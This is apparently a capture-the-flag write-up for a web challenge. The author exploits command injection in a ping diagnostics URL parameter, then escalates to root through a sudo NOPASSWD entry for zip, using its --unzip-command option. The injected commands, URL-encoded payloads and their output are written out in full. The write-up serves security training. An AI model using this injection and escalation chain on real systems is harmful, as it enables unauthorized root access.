



Whispers of the machine

At first we are given a diagnostics portal with a button named initiate ping sequence we click on the button and it leads us to a diagnostics report



but what we notice is that the url of the page changed from

`http://ctf.sg.cubeshosting.com:5000`

to

`http://ctf.sg.cubeshosting.com:5000/ping?target=127.0.0.1`

which suggests that there might be a possibility of command injection possible in the web url so we try ls and we get



so we try whoami, pwd, etc

DIAGNOSTICS REPORT

Target: 127.0.0.1;whoami

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.068 ms  
  
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.068/0.068/0.068/0.000 ms  
ctfweb
```

[← RETURN](#)

DIAGNOSTICS REPORT

Target: 127.0.0.1;pwd

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.035 ms  
  
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.035/0.035/0.035/0.000 ms  
/opt/app
```

[← RETURN](#)

after tinkering some time we find

DIAGNOSTICS REPORT

Target: 127.0.0.1;cat /home/ctfweb/user.txt

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.031 ms  
  
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.031/0.031/0.031/0.000 ms  
SGCTF{you_stopping_there?}
```

[← RETURN](#)

which is defenitely a fake flag

considering the permissions might be limited we try ls in root dir

DIAGNOSTICS REPORT

Target: 127.0.0.1;ls /root/root.txt

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.044 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.044/0.044/0.044/0.000 ms
ls: cannot access '/root/root.txt': Permission denied
```

← RETURN

which means our assumption was correct and a root.txt file does exist so we try sudo -l which gives us

DIAGNOSTICS REPORT

Target: 127.0.0.1;sudo -l

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.042 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.042/0.042/0.042/0.000 ms
Matching Defaults entries for ctfweb on f60abfa68f0c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ctfweb may run the following commands on f60abfa68f0c:
  (root) NOPASSWD: /usr/bin/zip
```

← RETURN

which tells that there is a zip vulnerability

so we try to inject a payload which copies the flag from root dir to /opt/app/root_flag.txt

```
sudo /usr/bin/zip /tmp/out.zip /root/root.txt -T --unzip-command="sh -c 'cp /root/root.txt /opt/app/root_flag.txt'"
```

so we url encode the whole payload and use it in the webpage

[http://ctf.sg.cubeshosting.com:5000/ping?target=127.0.0.1%20%20sudo%20%2Fusr%2Fbin%2Fzip%20%2Ftmp%2Fout.zip%20%2Froot%2Froot.txt%20-T%20--unzip-command="sh%20-c%20'cp%20%2Froot%2Froot.txt%20%2Fopt%2Fapp%2Froot_flag.txt;%20chmod%20777%20%2Fopt%2Fapp%2Froot_flag.txt'"](http://ctf.sg.cubeshosting.com:5000/ping?target=127.0.0.1%20%20sudo%20%2Fusr%2Fbin%2Fzip%20%2Ftmp%2Fout.zip%20%2Froot%2Froot.txt%20-T%20--unzip-command=)

which gives us a confirmation message saying OK

```
DIAGNOSTICS REPORT

Target: 127.0.0.1 | sudo /usr/bin/zip /tmp/out.zip /root/
root.txt -T --unzip-command="sh -c 'cp /root/root.txt /opt/
app/root_flag.txt; chmod 777 /opt/app/root_flag.txt'" 

updating: root/root.txt (deflated 3%)
test of /tmp/out.zip OK

← RETURN
```

now we just need to read the flag from /opt/app/root_flag.txt

cat /opt/app/root_flag.txt

after url encoding

http://ctf.sg.cubeshosting.com:5000/ping?
target=127.0.0.1;%20cat%20%2Fopt%2Fapp%2Froot_flag.txt

```
DIAGNOSTICS REPORT

Target: 127.0.0.1; cat /opt/app/root_flag.txt

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.028 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.028/0.028/0.028/0.000 ms
SGCTF{haha_you_redeemed_yourself_:)}

← RETURN
```

which gives us the flag

SGCTF{haha_you_redeemed_yourself_:)}